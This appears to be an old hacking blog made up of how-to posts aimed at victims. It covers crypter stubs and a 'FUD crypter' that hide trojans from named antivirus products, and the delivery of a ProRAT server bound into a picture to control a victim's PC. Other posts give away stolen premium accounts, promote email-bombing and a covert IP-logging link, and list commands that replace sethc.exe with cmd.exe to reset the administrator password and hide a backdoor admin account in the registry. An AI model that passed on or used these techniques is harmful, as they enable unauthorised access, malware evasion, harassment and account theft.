Friday, June 11, 2010

How to lock folder in windows 7/vista

1 comments
In my last post i told u how to lock a folder in xp folder lock


Tody iam going to teach u How to Lock/Password protect a Folder in Windows XP, Vista

We have a lot of sensitive data stored on our computer and it needs to be protected from illegal/unwanted access. There are many softwares available such as Folder Lock which are used to password protect a folder and help us to lock a folder in windows XP, Vista. Today in this article, I will inform you one of the simplest way on how to lock/password protect a folder in Windows XP or windows Vista
. I have provided link for software download
to lock a folder in windows xp and vista... just read on.

How to Password protect a folder:

Simply follow the guidelines given below to lock/password protect a folder in Windows XP, Vista.

1. Free Download

Bat File to lock/password protect afolder.


2. Now, copy "LockFolder.bat" to any desired folder where you want to store password protected files. Double click on "LockFolder.bat" and a new folder named "Locker" will be created.

3. Move all your files you want to hide in this newly created "Locker" folder.

4. Again double click on "LockFolder.bat" file and you will see a command prompt asking for confirmation. Hit "Y" to confirm that you want to lock/password protect the folder and hit enter.

How to Lock a Folder in Windows


5. The "Locker" folder will become invisible and thus, you are able to lock a folder in windows XP, Vista.

6. Now, when you want to unlock folder, again double click "LockFolder.bat" file and you will see command prompt asking for password to unlock folder. Enter "pass" (without quotes) as password and hit enter. You will again see the folder containing your private data and files.


Lock Folder in Windows Xp, Vista

That's it. So friends, I hope you are now well approached with this simple technique on how to lock/password protect a folder. If you have any problem in using this technique to password protect a folder in windows XP, Vista, please mention it in comments.

Enjoy the technique to password protect
a folder in windows XP, Vista...


Sunday, January 3, 2010

Rapidshare Premium hack

3 comments
Happy new year to all my viewers . It is a new year a new beginning so i have decided to give my viewers a new year gift

In this post i am going to give you free rapid share premium accounts


Rapid share Premium hack

1 . download rapid share premium accounts here

2 . open pass.txt

3. you can use all the premium accounts
Enjoy downloading ,please thank me in comments


NOTE : FIRST COME FIRST SERVE


Sunday, December 27, 2009

How to Create your own Crypter stubs

6 comments

Hello friends. In my previous article on fud crypter one of the viewrs wanted me to do a post on stub crypter
so i did a post on stub fud

How to make Virus undetectable:

Usually, Viruses are detected because their stubs are detected as viruses by AVs. So, if you change stub of viruses, most of times, they become undetectable to antiviruses. So, I am explaining you how to create your own stub and how to use this your self-created stub to make your virus FUD (Fully UnDetecatable) to antiviruses. This Crypter is tested by me and found working well on Windows XP and Windows Vista.

STUB :

just select the antiviruses you wanna bypass. Now, create stubs and start scanning them at novirusthanks.org. This method is used to collect and group stubs undetectable by specific antiviruses. Here is one stub which is not detected by most famous AVs as today's scanner results indicate:
- Avira
- AVG
- Avast
- Bit Defender
- Kaspersky
- Quick Heal
- Panda

Free Download this Stub over here.


Develop your own stubs. Now, all resides on you to make your trojans and viruses undetectable, since you are now able to develop your own stubs.

Screenshot - Creating method stubs

The stub looks like this:


Note : to compile your stub, you should have Microsoft Visual Basic 6 installed on your computer.


So friends, I hope this tutorial on
how to make your own stubs
to make your virus trojan undetectable by antiviruses will be helpful to you. If you have any problem , please mention it in comments.

Enjoy and make your trojans undetectable...


Saturday, December 19, 2009

PRORAT - hacking continued

1 comments

In my previous article PRORAT - Remote PC access software, i mentioned about how to create PRORAT server for
hacking computer remotely.

Now, after server creation, you have to send server to victim and then install server on victim computer to hack computer remotely. I have explained this next part of hacking computer remotely using PRORAT here in this security article.


PRORAT server

Hacking computer remotely - PRORAT:


1. Once you have created server, send this server to victim and ask him to install on his computer. If you have not read my previous article on PRORAT server creation, go back and then return here. You can bind server to say any pic or song using binder software , so that victim does not know of server installation.

2. When server is installed on victim computer, the only thing you should know is victim IP address, which you can know by various methods. I have written an article on How to Find IP Address... just read it to obtain victim IP.

3. When you know victim IP address, half part of hacking computer remotely is completed. Open Prorat on your computer and enter the victim computer IP address in text field adjacent to IP.

4. Let port remain the same. Usually this is the port opened by PRORAT server on victim computer.

5. Now hit on Connect and PRORAT will try to establish connection with server on victim computer for hacking computer remotely. Once connection with remote server is established, you can use PRORAT for hacking computer remotely.

6. You can use any of options on left option pane of PRORAT for hacking computer remotely. I will not go in details for this.

That's it. Thus, now you are able to use PRORAT for hacking computer remotely. PRORAT is used since long time to hack computer remotely and is still a working method to hack computer remotely. If you aren't able to
use PRORAT for hack computer remotely,
please mention it in comments.

Enjoy PRORAT for hacking computer remotely...


Gmail hacking software

1 comments


In my previous post i explained how to hack hotmail accounts today i will explain how to Hack gmail account

I searched a lot for this gmail hacking software to hack gmail account and now presenting you with this gmail hacking software. This software Mess Bomber - is used to hack gmail account by sending unlimited gmail emails to gmail account. I have provided link for software download.

Hack gmail account password

Gmail hacking software to hack gmail account :


1. Free Software Download Gmail hacking software to hack gmail account.

2. Unzip the downloaded file using Winzix to obtain Mess Bomber.exe file.

3. Run the gmail hacking software on computer (supports windows XP and also windows Vista) and you will see something like this :


4. Now, fill the fields as below :

# To : Victim to be bombed with email to hack gmail account
# How many times : No. of times to send email
# Subject and Message : This will appear as subject and body content of emails.

5. In SMTP Settings, just fill in your Gmail username and password. Don't worry, the victim won't know whose is hacking Gmail account and sending email.


6. Just click on "Bomb" when you are connected to internet. The emails will be sent bombed to his Gmail inbox and thus you can hack Gmail account.


That's it. You can use this
gmail hacking software to hack gmail account.
This gmail hacking software was developed by Messhacker. This gmail hacking software can also be used to hack other email accounts like Yahoo etc. I have just illustrated about how to use this gmail hacking software to hack gmail account. If you have any problem in using this gmail hacking software, mention it in comments.


Sunday, December 13, 2009

HOW TO FIND A IP ADDRESS OF A COMPUTER

0 comments
Most of you may be curious to know how to find the IP address of your friend’s computer or to find the IP address of the person with whom you are chatting in Yahoo messenger or Gtalk. In this post I’ll show you how to find the IP address of a remote computer in simple steps.


I have created a PHP script to make it easier for you to find the IP address of the remote computer of your choice. Here is a step-by-step process to find out the IP address.

1. Download the IP Finder script (IP_Finder.ZIP) that I have created.

2. Open a new account in X10Hosting (or any free host that supports PHP).

3. Extract the IP_Finder.ZIP file and upload the two files ip.php and ip_log.txt into the root folder of your hosting account using the File Manager.

4. You can rename the ip.php to any name of your choice.

5. Set the permission to 777 on ip_log.txt.

Now you are all set to find the IP address of your friend or any remote computer of your choice. All you have to do is send the link of ip.php to your friend or the person with whom you’re chatting. Once the person click’s on the link, his/her IP address is recorded in the file ip_log.txt.

For your better understanding let’s take up the following example.

Suppose you open a new account in X10hosting.com with the subdomain as abc, then your IP Finder link would be

http://abc.x10hosting.com/ip.php

You have to send the above link to you friend via email or while chatting and ask him to visit that link. Once your friend clicks on the link, his IP address will be recorded along with the Date and Time in the ip_log.txt file. After recording the IP address, the script will redirect the person to google.com so as to avoid any suspicion.

To find the recorded IP address check the logs using the following link.

http://abc.x10hosting.com/ip_log.php

The sample log will be in the following format

79.92.144.237 Thursday 07th of May 2009 05:31:27 PM
59.45.144.237 Thursday 07th of May 2009 05:31:28 PM
123.92.144.237 Thursday 07th of May 2009 05:31:31 PM

NOTE: You have to replace abc with your subdomain name.

I hope this helps. Express your opinion and suggestions through comments.


Thursday, December 10, 2009

FUD CRYPTER : by pass anti virus detection

5 comments

I have already written about RATs in my previous article PRORAT - Remote pc access software. I have mentioned about antiviruses detecting RATs as hacking softwares (viruses) and hence, hacker has to use Crypters to avoid antivirus detection for RATs. So, read on to know more on Crypters - hacking software for bypassing antivirus detections. I have provided link for software download.


What is Crypter??


As said above, Crypter is free software used to hide our viruses, RATs or any keylogger from antiviruses so that they are not detected and deleted by antiviruses. Thus, a crypter is a program that allow users to crypt the source code of their program. Generally, antivirus work by splitting source code of application and then search for certain string within source code.

If antivirus detects any certain malicious strings, it either stops scan or deletes the file as virus from system.

What does Crypter do???

Crypter simply assigns hidden values to each individual code within source code. Thus, the source code becomes hidden. Hence, our sent crypted trojan and virus bypass antivirus detection and our purpose of hacking them is fulfilled without any AV hindrance. Not only does this crypter hide source code, it will unpack the encryption once the program is executed.

What is FUD ???

FUD is acronym for Fully UnDetectable. With increased use of Crypters to bypass antiviruses, AV became more advanced and started including crypter definitions to even detect crypter strings within code. So, use of crypter to hide Ardamax keylogger and RATs became more complicated as nowadays, no publicly available crypter is FUD.

So, if you crypt RATs with publicly available crypters, they are bound to be detected by antiviruses. This is because most FUD crypters remain "FUD" for maximum of one or two days after their public release. so i am going to give you a fud crypter witch is rare to get so please thank me in comments

DOWNLOAD - FUD CRYPTER

In my next post i will explain how to use fud crypter . if you have any promblems downloading the file you are free to comment
enjoy hacking........


Wednesday, December 9, 2009

Hack administrator from Guest account.

1 comments
In my last cmd post i told you how to lock a folder without any software
today i am going to tell how to Hack administrator from Guest account.

Ever wanted to hack your college pc with guest account/student account so that you can download with full speed Hack Administrator !!!!there ? or just wanted to hack your friend’s pc to make him gawk when you tell your success story of hacking ? well,there is a great way of hacking an administrator account from a guest account by which you can reset the administrator password and getting all the privilages an administrator enjoys on windows..Interested ? read on…


Concept:

Press shift key 5 times and the sticky key dialog shows up.This works even at the logon screen. But If we replace the sethc.exe which is responsible for the sticky key dialog,with cmd.exe, and then call sethc.exe by pressing shift key 5 times at logon screen,we will get a command prompt with administrator privilages because no user has logged on. From there we can hack the administrator password,even from a guest account.

Prerequisites

Guest account with write access to system 32.

Here is how to do that -

* Go to C:/windows/system32
* Copy cmd.exe and paste it on desktop
* rename cmd.exe to sethc.exe
* Copy the new sethc.exe to system 32,when windows asks for overwriting the file,then click yes.
When asked to overwrite,overwrite the sethc.exe

When asked to overwrite,overwrite the sethc.exe - rdhacker.blogspot.com


* Now Log out from your guest account and at the user select window,press shift key 5 times.
* Instead of Sticky Key confirmation dialog,command prompt with full administrator privileges will open.

Press shift key 5 times and command prompt will open - rdhacker.blogspot.com


* Now type “ NET USER ADMINISTRATOR aaa” where “aaa” can be any password you like and press enter.
* You will see “ The Command completed successfully” and then exit the command prompt and login into administrator with your new password.
* Congrats You have hacked admin from guest account.

Further..

Also, you can further create a new user at the command prompt by typing “NET USER john/ADD” where “john” is the username you would like to add with administrator privileges. Then hide your newly created admin account by -

Go to registry editor and navigate to this key

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]

Here create a new DWORD value, write its name as the “user name” that u created for your admin account and live with your admin account forever :)

I hope that was informative..


| How to Hack....... © 2010. All Rights Reserved | Template Style by Lord HTML | Design by Mohammad Mustafa Ahmedzai | Back To Top |

Your Text Link Here